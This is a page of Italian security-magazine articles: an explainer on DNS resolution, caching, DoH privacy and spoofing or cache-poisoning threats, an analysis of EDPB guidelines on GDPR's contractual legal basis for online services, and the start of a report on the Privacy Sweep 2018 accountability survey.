Domain Name System (DNS) e Security Extensions (DNSSEC): alcuni aspetti di Privacy e Sicurezza – Parte 1

Il Domain Name System, d’ora in avanti DNS, è uno dei protocolli fondamentali alla base di Internet. Il suo scopo è risolvere un “nome” facilmente ricordabile e gestibile da una persona, in un “indirizzo IP” associato alla risorsa informatica da raggiungere. Oltre a permettere una facile e semplice gestione da parte delle persone, la separazione tra “nome” e “indirizzo IP” permette anche di risolvere un nome in più indirizzi – ad esempio a seconda della geolocalizzazione  delle risorse – e di modificare gli indirizzi in maniera trasparente agli utenti.

Tutti noi utilizziamo la risoluzione dei nomi tramite il DNS ogni qualvolta accediamo a risorse in internet, ed anche in reti private aziendali. Noi tutti ci fidiamo che la risoluzione ci fornisca gli indirizzi corretti delle risorse a cui ci vogliamo connettere e non, ad esempio, di qualche sito di phishing.

Recentemente vari aspetti dell’integrità, disponibilità e riservatezza del DNS sono stati messi a dura prova (vedi Rif. 1). In questo articolo verrà fatta una sintetica introduzione al DNS per poi brevemente trattare di alcuni aspetti di sicurezza inclusa l’introduzione tuttora in corso del DNSSEC e alcuni approcci alternativi.

DNS, DoH e Privacy

Prima di una breve introduzione su come funziona la risoluzione DNS, vogliamo però accennare a un argomento non tecnico ma di sicuro interesse per la privacy dell’accesso a Internet di tutti noi. Tra i recenti protocolli proposti per migliorare sia la sicurezza che l’utilizzo del DNS, ve n’è uno chiamato “DNS queries over HTTPS” (DoH, RFC 8484) che semplicemente permette di trasportare il protocollo DNS all’interno di un canale cifrato HTTPS, come per qualunque altra navigazione sicura in Internet. È stata proposta un’applicazione di questo protocollo direttamente all’interno dei browser, quali Firefox, Chrome, IE ecc., tale che il browser richieda la risoluzione dei nomi a un servizio fornito ad esempio dal produttore del Browser stesso. Questo permetterebbe al fornitore del Browser di impedire accessi a siti compromessi o di phishing, ed in generale a materiale pericoloso, filtrando la risoluzione dei relativi nomi o sostituendo l’indirizzo IP malevolo con uno benevolo, oltre che a potenzialmente migliorare l’efficienza e velocità delle risoluzioni sfruttando cache ottimizzate.

D’altra parte, il fornitore del Browser verrebbe a conoscenza della navigazione completa di ognuno di noi visto che per accedere a qualunque pagina web la prima operazione è quella di tradurre il nome del sito in un indirizzo IP. Come vederemo, oggi la risoluzione è un’attività distribuita e molteplici entità gestiscono informazioni diverse rendendo più difficile raccogliere la storia della navigazione di ognuno di noi se non nel Browser stesso o nelle cache DNS locali.

La discussione su questo argomento è in corso (si veda ad esempio Rif. 2) ma sicuramente devono essere valutati i possibili impatti sulla privacy della navigazione Web e le possibilità di censura centralizzata per l’adozione del protocollo DoH direttamente all’interno dei browser.

La risoluzione DNS

Il protocollo DNS è basato su tavole di traduzione tra i “nomi” dei servizi internet e i loro “indirizzi IP”, a cui sono associati numerosi parametri utili alla gestione del protocollo stesso[1]. Queste tavole sono gestite dai server DNS organizzati in una struttura gerarchica ad albero. All’origine (cima) dell’albero vi sono tredici “root server DNS” (vedi fig. 1) che forniscono tutti le stesse identiche informazioni e sono configurati in modo da garantire l’autenticità e l’integrità delle informazioni (ritorneremo più avanti su questo punto), e la disponibilità del servizio praticamente in ogni condizione e sotto qualsiasi attacco difendibile con le tecnologie odierne.

Gli altri server DNS sono organizzati in maniera gerarchica ad albero sotto i 13 root server. Un semplice esempio è la maniera più rapida per descrivere il protocollo. Supponiamo di voler trovare l’indirizzo IP del sito www.wikipedia.org: il punto di partenza è un PC sul quale è installata una libreria di risoluzione DNS con la tabella degli indirizzi (fig. 2) dei 13 root server. La prima richiesta viene fatta a un root server, che risponde di non conoscere l’indirizzo IP del sito, ma rimanda al server DNS del dominio “org” (primo ramo dell’albero, Top Level Domain) fornendone gli indirizzi IP. La richiesta viene quindi fatta ad un server DNS del dominio “org” che a sua volta risponde di non conoscere l’indirizzo IP del sito, ma rimanda al server DNS del dominio “wikipedia.org” (secondo ramo dell’albero, 2nd Level Domain) fornendone gli indirizzi IP. La richiesta viene infine fatta ad un server DNS del dominio “wikipedia.org” che risponde dicendo di essere l’autorità per questo dominio e di conoscere l’indirizzo IP del sito, ovvero gli indirizzi ipv4 91.198.174.192 e ipv6 2620:0:862:ed1a::1. Il processo appena descritto è svolto da un servizio chiamato “iterative DNS resolver” (fig. 3).

Fig. 1 Gerarchia ad albero dei server e nomi DNS

Fig. 2 Indirizzi ipv4 e ipv6 dei primi tre root server DNS

Fig. 3 Processo di risoluzione iterativa da nomi agli indirizzi IP [wikipedia]

La Cache DNS

Il processo di risoluzione DNS tramite resolver iterativi non è efficiente, in quanto richiede per ogni risoluzione di un nome di ripartire dai server root. In pratica si utilizza un processo inverso basato sull’uso di cache e che naviga l’albero di risoluzione al contrario, dall’estremo verso l’origine. Quindi, parallelamente ai server DNS d’autorità vi è un albero di server DNS interconnesso a quello principale. Questi sono chiamati tipicamente “server DNS ricorsivi”. Il processo di risoluzione dei nomi in indirizzi IP utilizzato in ogni istante dai nostri dispositivi informatici è, ad alto livello, il seguente (vedi Fig. 4).

Fig. 4 Risoluzione ricorsiva di www.wikipedia.org: il client (stub resolver) ed il server DNS locale non hanno in cache dati del dominio wikipedia.org, mentre il server DNS ricorsivo ha in cache gli indirizzi IP dei server DNS del dominio wikipedia.org.

Innanzitutto, quando a un client arriva la risoluzione di un nome nei suoi indirizzi IP, tra i parametri ricevuti vi è anche il “Time To Live” (TTL), ovvero il tempo, da alcuni secondi a qualche giorno, di validità della risoluzione. Ogni sistema operativo ha un servizio di risoluzione DNS utilizzato da tutte le applicazioni in esecuzione sul sistema, che memorizza la risoluzione del nome in una cache locale per il tempo indicato dal TTL.

Nel caso in cui la risoluzione non sia nella cache locale, il servizio DNS sul client non chiede ai root server DNS ma a un “nameserver” locale, ad esempio aziendale o del proprio ISP, il cui indirizzo IP è tipicamente fornito al momento di configurazione dell’interfaccia di rete IP, ad esempio tramite il protocollo DHCP. In questa modalità, il servizio di risoluzione DNS del client è chiamato “Stub resolver”.

Il nameserver locale è tipicamente un server DNS ricorsivo, sempre con cache, a cui si rivolgono molti client, ad esempio tutti i dispositivi di un’azienda o tutti i clienti di un ISP. Nel caso il nameserver locale non abbia in cache la risoluzione di un nome, può rivolgersi a sua volta a un altro server DNS ricorsivo, ad esempio del Carrier che fornisce la connettività internet nazionale e internazionale. In questo modo si forma una catena ad albero di servizi di risoluzione DNS con server la cui cache è sempre più grande, visto che forniscono un numero maggiore di clienti. Nel caso l’ultimo server DNS ricorsivo di questa catena non abbia la risoluzione in cache, procede con il processo iterativo descritto precedentemente partendo dai root server o dai server DNS d’autorità di cui già conosce gli indirizzi IP.

Si noti che per bilanciare il carico di lavoro e garantire la disponibilità del servizio, i resolver  ricorsivi e iterativi utilizzati sono sempre molteplici e condivisi. Ad eccezione dei resolver locali, nessun resolver sa esattamente chi richieda la risoluzione di un nome sia perché può essere fornita via cache locale o distribuita, sia perché può essere un altro resolver a chiederla. Anche se non perfetto, questo processo garantisce un certo livello di privacy, ed in alcuni casi anche anonimato, per l’accesso alle risorse in Internet tramite la risoluzione dei nomi in indirizzi.

Estensioni del protocollo DNS ed altri dati

Il protocollo DNS originale prevedeva lo scambio di dati via UDP con messaggi di dimensione massima di 512 byte. Ben presto però si è compreso che il DNS può essere anche utilizzato come libreria centrale di altre informazioni relative ai sistemi in rete, oltre alla necessità di estensioni del protocollo stesso principalmente per motivi di sicurezza, come sarà discusso in seguito. Il protocollo DNS è stato pertanto esteso (EDNS) in maniera retro-compatibile, sia permettendo pacchetti UDP sino a 4096 byte, sia introducendo la possibilità di scambiare dati via TCP.

È già stato indicato come un record DNS contiene il nome da tradurre, gli indirizzi IP che gli corrispondono, i nomi ed indirizzi IP dei server DNS d’autorità per il dominio (o zona), ed altri parametri quali il TTL. È anche possibile indicare quali siano nome e indirizzo del server di posta elettronica che gestisce la posta per il dominio indicato (record MX), oppure creare blacklist di indirizzi IP (ad esempio: se l’indirizzo IP 1.2.3.4 è in una blacklist gestita dal servizio “example blacklist”, la query DNS 4.3.2.1.blacklist.example ritorna 127.0.0.1, altrimenti ritorna 127.0.0.2, ove blacklist.example è un server DNS appositamente configurato). I record DNS possono anche essere utilizzati per distribuire informazioni di sicurezza associate a nomi e indirizzi IP quali i Certificati Crittografici (CERT records, RFC 4398), le fingerprint SSH (SSHFP, RFC 4255), le chiavi pubbliche IPSec (IPSECKEY, RFC 4025), le Trust Anchor TLS (TLSA, RFC 6698) eccetera.

Minacce e debolezze del protocollo DNS

Il protocollo DNS fu inizialmente proposto nel novembre del 1983 (RFC 882 e 883) e non prevedeva particolari misure di sicurezza se non una iniziale attenzione alla scalabilità e disponibilità del servizio. È indubbio che il disegno gerarchico e decentrato evolutosi negli anni abbia raggiunto gli obiettivi di garantire un servizio scalabile alle dimensioni di Internet di oggi, e disponibile in quanto ogni accesso a risorse in Internet richiede una preventiva risoluzione DNS. Più che la scalabilità, quello che preoccupa oggi i fornitori di servizi DNS sono gli attacchi di Distributed Denial of Service (DDoS) che possono bloccare temporaneamente l’erogazione del servizio e quindi l’accesso ad un gruppo anche esteso di risorse in Internet (si veda ad esempio Rif. 3).

Sino alle più recenti evoluzioni, il protocollo DNS ha però fornito ben poche funzionalità a garanzia di:

  • autenticità dei dati;
  • integrità dei dati;
  • confidenzialità dei dati;
  • privacy, ad esempio rispetto al tracciamento della navigazione in Internet.

Le minacce all’autenticità e integrità dei dati sono quelle ritenute più critiche e si spera che le misure che saranno descritte nella seconda parte di questo articolo siano in grado di mitigarle efficacemente.

Le principali minacce vanno usualmente sotto i nomi di “DNS spoofing” e “cache poisoning”. Questi attacchi si basano sul fatto che le relazioni nell’albero dei server DNS dipendono da un rapporto di fiducia (trust) tra i server stessi. Infatti il protocollo DNS non prevede un processo di autenticazione delle sorgenti se non il fatto di ottenere in maniera gerarchica gli indirizzi IP dei server DNS a partire dai server DNS root. Ma le comunicazioni tra server non sono né autenticate, né protette rispetto alla confidenzialità e integrità dei dati trasmessi. In mancanza di un processo forte di autenticazione tra i server DNS è possibile, ad esempio, sia introdurre dei server DNS maligni e dirottare le richieste verso questi (DNS spoofing), sia intercettare le richieste di risoluzione di un server DNS ricorsivo verso un server d’autorità od un altro server ricorsivo, e rispondere con dati modificati in modo da “avvelenarne” la cache DNS (cache poisoning). Questi attacchi sono possibili grazie al fatto che le richieste e le risposte standard delle query DNS sono singoli pacchetti UDP, che non richiedono la creazione di una sessione di comunicazione e che sono spesso facilmente modificabili in transito.[1]

Come garantire l’autenticità e l’integrità dei dati a partire dai server DNS root sino agli stub resolver sui nostri PC (vedi Fig. 4)  anche in presenza di attacchi malevoli sulle reti pubbliche?

Prima di affrontare questo punto, è conveniente considerare gli aspetti di confidenzialità e privacy relativi al servizio DNS. Prima di tutto, tutti i dati gestiti dal DNS sono pubblici, per cui non vi è alcuna esigenza di proteggere la confidenzialità dei dati stessi. La confidenzialità invece è una proprietà molto utile per poter garantire la privacy degli utenti ed è solo in questo contesto che viene di solito considerata nell’ambito del DNS.

Si consideri infatti il caso di un utente che naviga in Internet con il proprio dispositivo (smartphone, tablet, PC ecc.). Per fare questo, il dispositivo si collega al nameserver locale del fornitore di accesso a Internet. Si supponga inoltre che qualcuno possa osservare il traffico del dispositivo verso il nameserver locale. Visto che tutti i pacchetti DNS scambiati non sono di solito cifrati, questo attaccante è in grado di avere la lista di tutte le risoluzioni di nomi richieste dal client, quindi di tutti i siti e servizi visitati dal client con la data esatta della prima visita.[2] Se invece la connessione tra il client e il nameserver locale fosse cifrata, l’attaccante non potrebbe ricavare alcuna informazione sulla navigazione dell’utente dalle sue richieste di risoluzione DNS.

L’attaccante potrebbe allora osservare il traffico tra il nameserver locale e gli altri server DNS da questo contattati. In questo caso però la quantità di informazioni che riuscirebbe a estrarre sarebbe molto limitata, soprattutto in caso di server DNS che gestiscono molti utenti, perché non è facile mettere in diretta relazione le richieste del nameserver locale con quelle dei suoi client, e soprattutto molte richieste dei client trovano risposta direttamente nella cache del nameserver locale senza necessità di una ulteriore richiesta ad altro server DNS.

Si noti infine che, per la privacy degli utenti, è anche importante come sia lo stub resolver sul client stesso sia il nameserver locale traccino le richieste di risoluzione. Infatti un file di log che contiene tutti i dati di richieste di risoluzione DNS di un client permette di ricostruire la navigazione – almeno il primo accesso – del client stesso. Recentemente, alcuni servizi pubblici di risoluzione DNS hanno cominciato a dare informazioni sulla loro politiche di gestione dei log dei server DNS: quali dati vengono tracciati, quando vengono cancellati, chi vi può accedere e per quali scopi (anche a seguito della normativa GDPR). Prima di scegliere un servizio DNS pubblico è quindi meglio informarsi su come questo tratti i dati di log dei propri server DNS.

Chi ha particolari esigenze di privacy può quindi valutare se procedere come segue:

  • scegliere un servizio di risoluzione DNS (ovvero “nameserver locale”) molto grande;
  • verificare le politiche di gestione dei log dei server DNS del fornitore;
  • connettersi al server DNS con canale cifrato;
  • assicurarsi che il proprio stub resolver non tracci le richieste di risoluzione DNS.

Al termine della seconda parte di questo articolo daremo alcune indicazioni pratiche di come sia possibile implementare questo approccio.

Nella seconda parte di questo articolo verrà considerato il protocollo DNSSEC e come questo affronti buona parte delle debolezze del protocollo DNS.

Note

[1] In questo articolo non viene discussa la risoluzione DNS inversa, ovvero da indirizzo IP a nome.

[2] Questo richiede ovviamente di poter accedere alla rete di comunicazione ove transitano i pacchetti UDP delle risoluzioni DNS.

[3] Le visite successive alla prima in tempi ravvicinati, e comunque entro il TTL, non sono visibili in quanto in dati sono in cache sul dispositivo utente e quindi non vengono richiesti nuovamente al nameserver locale.

Riferimenti bibliografici

Rif. 1: Si veda ad esempio l’avviso CERT “Alert (AA19-024A): DNS Infrastructure Hijacking Campaign” https://www.us-cert.gov/ncas/alerts/AA19-024A , e Ars Technica “The wave of domain hijackings besetting the Internet is worse than we thought”, https://arstechnica.com/information-technology/2019/04/state-sponsored-domain-hijacking-op-targets-40-organizations-in-13-countries/.

Rif. 2: L’approccio di Mozilla Firefox e una delle tante discussioni sull’implementazione di DoH direttamente nei browser è disponibile a questo indirizzo: https://mailarchive.ietf.org/arch/browse/doh/?gbt=1&index=HPTOUtziIYe_PFuawExeetkSjVg.

Rif. 3: famoso è l’attacco DDOS a Dyn il 21 ottobre 2016, si veda ad esempio https://en.wikipedia.org/wiki/2016_Dyn_cyberattack.

Articolo a cura di Andrea Pasquinucci

Download PDF

https://www.ictsecuritymagazine.com/articoli/domain-name-system-dns-e-security-extensions-dnssec-alcuni-aspetti-di-privacy-e-sicurezza-parte-1/

Il GDPR nei contratti online

Il contratto: una base giuridica da esplorare

L’articolo 6 del Regolamento UE 2016/679 (GDPR) espone le basi giuridiche sulle quali fondare un trattamento lecito di dati personali da parte del titolare. Tra le sei basi giuridiche (dalla lettera a) alla lettera f) del primo paragrafo) quella che merita di essere analizzata più in profondità, nel suo concreto impiego, è quella riportata al punto b) e che, nella traduzione italiana, presenta il seguente testo: “Il trattamento è lecito solo se e nella misura in cui ricorre almeno una delle seguenti condizioni: […] b) il trattamento è necessario all’esecuzione di un contratto di cui l’interessato è parte o all’esecuzione di misure precontrattuali adottate su richiesta dello stesso; […]”.

È utile approfondirla perché, in molti casi, il titolare ritiene di poter trattare i dati dei propri clienti solo perché è stato siglato un contratto, ignorando due aspetti fondamentali:

  • la base giuridica contrattuale (per essere brevi) non consente il trattamento indifferenziato dei dati personali riferiti ai clienti;
  • con riguardo ai dati personali, nella conclusione del contratto bisogna sempre rispettare i principi di trasparenza e correttezza previsti dall’art. 5 del GDPR; in particolare, è necessario evitare di confondere il cliente (cioè l’interessato) identificando con precisione (a) quali dati personali sono necessari all’esecuzione del contratto, (b) quali dati personali possono essere trattati applicando altre basi giuridiche e (c) quali dati personali non devono essere trattati.

Per fare un esempio immediato, nel contratto tra un produttore di vini (titolare del trattamento) e il titolare di un wine bar (interessato) esistono dati personali necessari all’esecuzione del contratto (nome e cognome del titolare del wine bar, indirizzo di consegna, indirizzo email per la comunicazione delle consegne) mentre esistono dati personali, come il codice fiscale, che certamente hanno un legame con l’accordo contrattuale ma che non sono necessari alla sua esecuzione e la cui base giuridica del trattamento non può essere il punto b), par. 1, art. 6 del GDPR. Infatti, la base giuridica per il trattamento del codice fiscale è il cosiddetto obbligo legale, esplicitato dal punto c), par. 1, art. 6 del GDPR. In realtà, persino l’indirizzo email potrebbe non essere necessario all’esecuzione del contratto perché, per esempio, una clausola prevede che le consegne avverranno sempre di martedì pomeriggio dalle 14,00 alle 16,00: non c’è bisogno dell’utilizzo della email per informare il titolare del wine bar della consegna.

Il punto b), par. 1, art. 6 del GDPR, ha una parte ulteriore che garantisce la liceità del trattamento nell’esecuzione di misure precontrattuali adottate su richiesta dello stesso [interessato]. In realtà, è utile leggere questa parte della norma nella lingua inglese: “in order to take steps at the request of the data subject prior to entering into a contract”. La traduzione letterale dall’inglese (diversamente dalla versione italiana) sembra garantire la liceità quando l’interessato, di sua iniziativa, muove passi verso il contratto, prima di concluderlo e senza la certezza di farlo. La versione italiana, per esempio, consente al serramentista (titolare) di acquisire i dati personali riferiti alle finestre del suo potenziale cliente (interessato) per poter formulare un preventivo. Tuttavia, è solo la versione inglese che consente a una società privata (o a un Ente Locale) di utilizzare il punto b), par. 1, art. 6 del GDPR come base giuridica per la registrazione dei potenziali fornitori (interessati) alla propria piattaforma di e‑procurement: è un passo che gli interessati fanno volontariamente verso il contratto, prima che il contratto si concluda e senza la certezza di concluderlo.

La necessità come fulcro dei contratti online

E se i contratti tradizionali possono essere così mutevoli da richiedere, di volta in volta, un attento esame delle basi giuridiche utili a rendere lecito il trattamento, i contratti che si concludono tramite la Rete pongono ulteriori problematiche legate sia alla loro specifica dinamica sia al mezzo che viene utilizzato per concluderli e, in molti casi, per eseguirli.

Il Comitato Europeo per la Protezione dei Dati Personali (European Data Protection Board)[1] ha analizzato queste problematiche nella nona riunione plenaria tenutasi a Bruxelles il 9 ed il 10 aprile scorsi, ponendo in consultazione, dal 12 aprile al 24 maggio, le Linee guida sul trattamento dei dati personali applicando il punto b), par. 1, art. 6 del GDPR nel contesto della fornitura di servizi online agli interessati[2].

L’elemento sul quale si fondano le linee guida è una sorta di “test della necessità” che aiuta il titolare a capire se i dati personali possono essere trattati basandosi sulla base giuridica contrattuale. Si tratta di comprendere bene quello che l’EDPB chiama il fondamento logico del contratto proponendo al titolare di interrogarsi con i seguenti quesiti:

  1. Qual è la natura del servizio fornito all’interessato?
  2. Quali sono le sue specifiche caratteristiche?
  3. Qual è l’aspetto sostanziale del contratto?
  4. Quali sono gli elementi essenziali del contratto?
  5. Quali sono le prospettive e le aspettative delle parti del contratto?
  6. Come è promosso e pubblicizzato il servizio all’interessato?
  7. Un utente normale, considerando la natura del servizio, si aspetta che siano trattati i dati personali che sono richiesti dal titolare?

Il test dovrebbe fungere, quindi, da filtro per selezionare quei dati che sono giustificati dall’esecuzione del contratto. Per gli altri dati personali il titolare ha la possibilità di motivare il trattamento con altre basi giuridiche che, tipicamente, sono il consenso (punto a), par. 1, art. 6 del GDPR) e il legittimo interesse (punto f), par. 1, art. 6 del GDPR).

La specificità dei contratti online

Il test è necessario perché i contratti per la fornitura dei servizi online hanno una caratteristica specifica: nella maggior parte dei casi non sono frutto di una negoziazione e si concludono molto spesso con la compilazione di un form standard e il conseguente pagamento.

L’esempio più classico è l’acquisto di un libro da una libreria online; dopo averlo inserito nel carrello, il venditore (titolare del trattamento) chiede all’acquirente (interessato) nome, cognome, indirizzo di spedizione e indirizzo email. Nella maggior parte dei casi, se l’acquirente non compila completamente questi campi non riesce ad andare avanti nell’acquisto. In realtà, per l’esecuzione del contratto l’indirizzo email non è un dato necessario ma la scheda d’ordine è stata predisposta in modo standard e, quindi, non è adattabile alle esigenze di riservatezza che il cliente potrebbe esigere. In una libreria tradizionale questo non potrebbe mai accadere visto che il cliente potrebbe tranquillamente rifiutare di fornire dati personali al cassiere. Quindi, l’imposizione di indicare l’indirizzo email diventa, di fatto, un termine contrattuale che l’EDPB, prima ancora che al GDPR, ritiene scorretto richiamando la direttiva 93/13/EEC – Direttiva concernente le clausole abusive nei contratti stipulati con i consumatori[3] la quale stabilisce che “Una clausola contrattuale, che non è stata oggetto di negoziato individuale, si considera abusiva se, malgrado il requisito della buona fede, determina, a danno del consumatore, un significativo squilibrio dei diritti e degli obblighi delle parti derivanti dal contratto”.

L’EDPB, nelle Linee guida, non impedisce al venditore di acquisire dati personali ulteriori rispetto a quelli necessari all’esecuzione del contratto ma impone, di fatto, di simulare una negoziazione, attraverso una granularità di opzioni orientate a spiegare sia la finalità dei dati acquisibili sia la rispettiva base giuridica del trattamento (diversa da quella contrattuale e, nella maggior parte dei casi, basata sul consenso dell’interessato).

Un’altra pratica, abbastanza frequente, analizzata nelle Linee guida, è il cosiddetto “take it or leave it” ovvero il tipico modello di business in cui si vendono più servizi stipulando un unico contratto e, quindi, considerando i dati personali necessari per l’esecuzione di ciascun servizio come necessari all’intero contratto. L’EDPB consiglia di verificare la necessità del trattamento per l’esecuzione di ciascun servizio e, in ossequio al principio di trasparenza, di spiegare all’interessato tali circostanze; questo anche perché se il cliente dovesse revocare uno dei servizi previsti dal contratto, il titolare, qualora non esistessero altre basi giuridiche, dovrebbe interrompere il trattamento dei dati personali che erano necessari solo a quella prestazione.

Gli effetti della tecnologia

L’EDPB, naturalmente, analizza anche gli aspetti puramente tecnologici della conclusione e dell’esecuzione dei contratti online, con particolare riferimento al marketing diretto (via email, sms, ecc.) o al marketing basato sui comportamenti di navigazione. È pacifico, anche rifacendosi allo storico parere 2/2010[4] del WP29 (sulla pubblicità comportamentale) ed al documento 2/2013[5] dello stesso WP29 (sull’utilizzo del consenso per i cookie), che il titolare difficilmente potrà giustificare l’utilizzo dei dati di profilazione (e quindi anche dei rispettivi cookie) come necessari per l’esecuzione del contratto.

Esiste solo un caso, presentato nelle Linee guida, per il quale l’EDPB ritiene valido l’utilizzo dei dati di profilazione come necessari all’esecuzione del contratto: riguarda la conclusione di contratti di personalizzazione dei contenuti. Il capo ufficio stampa di un’azienda, per esempio, potrebbe avere interesse a ottenere, da un’agenzia di stampa, solo le notizie che riguardano il suo ambito di business e che dipendono, in parte, anche dalla sua navigazione precedente. In questo caso, è ragionevole utilizzare il punto b), par. 1, art. 6 del GDPR come base giuridica, fermo restando che la profilazione deve limitarsi alla prestazione contrattuale e non estendersi ad altre finalità (per esempio, il marketing diretto).

Conclusioni

Le Linee guida dell’EDPB sui contratti online aggiungono infine un aspetto che, spesso, più o meno consapevolmente, viene trascurato dal titolare: la fine di un contratto. La regola generale del GDPR prevede che il trattamento dei dati personali debba concludersi quando siano raggiunte le finalità per le quali è condotto; nel caso specifico, quindi, concluso il contratto, se non esistono altre basi giuridiche per trattare i dati del cliente, il titolare dovrebbe cancellarli. In genere, però, alcuni dati personali rimangono necessari per ragioni di fatturazione o di obblighi legali (p.e. obblighi fiscali): l’EDPB ribadisce che questi trattamenti, per il principio di trasparenza, devono essere resi noti, se possibile sin dall’inizio, all’interessato.

Possiamo, quindi, considerare queste Linee guida come il tassello mancante di un puzzle che era già abbastanza definito dai precedenti documenti prodotti dal WP29 sull’interazione tra utente e siti web e che i commercianti online di tutto il mondo dovrebbero conoscere.

Note:

[1] https://edpb.europa.eu/.

[2] https://edpb.europa.eu/sites/edpb/files/consultation/edpb_draft_guidelines-art_6-1-b-final_public_consultation_version_en.pdf.

[3] https://eur-lex.europa.eu/legal-content/IT/TXT/PDF/?uri=CELEX:31993L0013&from=EN.

[4] https://ec.europa.eu/justice/article-29/documentation/opinion-recommendation/files/2010/wp171_en.pdf.

[5] https://ec.europa.eu/justice/article-29/documentation/opinion-recommendation/files/2013/wp208_en.pdf.

Articolo a cura di Francesco Maldera e Giuseppe Diretto

Francesco Maldera è Data Protection Officer e Data Scientist.

Il suo percorso professionale lo ha chiamato a responsabilità direzionali nell’ambito dei sistemi informativi, della safety&security, della privacy e dell’auditing svolgendo diversi incarichi dirigenziali nella Pubblica Amministrazione e in aziende private.

Attualmente, accompagna l’attività consulenziale a quella di sensibilizzazione delle persone tramite il sito www.prontoprivacy.it

Giuseppe Diretto è commercialista, revisore contabile, consulente manageriale, docente area amministrazione finanza e controllo di gestione ed esperto modelli D.Lgs. 231/2001, esperto in formazione finanziata tramite fondi interprofessionali.

Coordina i team di consulenza privacy di ISFORM & Consulting Srl per enti pubblici e privati.

È Presidente Nazionale UNAGRACO – Unione Nazionale Commercialisti e degli Esperti Contabili e Vicepresidente dell’Ordine dei dottori commercialisti e degli Esperti Contabili di Bari.

Download PDF

https://www.ictsecuritymagazine.com/articoli/il-gdpr-nei-contratti-online/


Verifica dell’accountability e compliance nell’Indagine internazionale “Privacy Sweep 2018”

Regioni, Province autonome e società controllate devono ancora impegnarsi per il pieno rispetto del principio di responsabilizzazione.

Le imprese e gli enti pubblici analizzati dalle Autorità per la protezione dei dati personali di 18 Paesi – inclusa l’Italia – mostrano generalmente di aver ben compreso i concetti base del principio di accountability. Tuttavia, permangono criticità significative rispetto all’implementazione di politiche e programmi specifici a tutela della privacy.

Avviata lo scorso settembre, Privacy Sweep 2018 è un’indagine a carattere internazionale dedicata al principio di responsabilizzazione (accountability) sancito dal Regolamento Ue 2016/679 sulla protezione dei dati personali e prende in esame le misure che titolari o responsabili del trattamento hanno adottato per garantire e dimostrare il rispetto delle norme e degli standard in materia di GDPR.

Altre 17 Autorità garanti della privacy di altrettanti Paesi del mondo, oltre all’Autorità italiana, hanno partecipato all’indagine sull’accountability che fa seguito ad analoghe indagini effettuate negli scorsi anni riguardo alle informative privacy su siti web e le app per la telefonia mobile, ai servizi online destinati a minori, all’Internet delle cose.

Ogni Autorità coinvolta ha scelto autonomamente lo specifico settore di analisi, dal turismo alla salute, dalla pubblica amministrazione alle telecomunicazioni. Il Garante italiano ha concentrato la sua azione sulle Regioni e sulle Province autonome, estendendo il campo anche alle rispettive società controllate, in considerazione della quantità e della rilevanza dei trattamenti di dati personali da queste effettuate per lo svolgimento di compiti di interesse pubblico. Si tratta di un campione che copre oltre un quinto delle 356 organizzazioni oggetto dell’indagine internazionale.

L’iniziativa è coordinata dalla Global Privacy Enforcement Network (GPEN),ovvero la Rete globale per l’applicazione delle norme in materia di privacy, che ad oggi comprende più di 60 Autorità Garanti nel mondo ed è stato costituito nel 2010 a seguito di una raccomandazione dell’OCSE. Il suo obiettivo è quello di promuovere la cooperazione internazionale fra le Autorità di controllo per la privacy, vista la crescente globalizzazione dei mercati e l’esigenza delle imprese e dei consumatori di disporre di un flusso di informazioni personali senza soluzioni di continuità, indipendentemente dai confini nazionali. La rete, che ha natura informale, comprende oltre 60 autorità di 39 paesi.

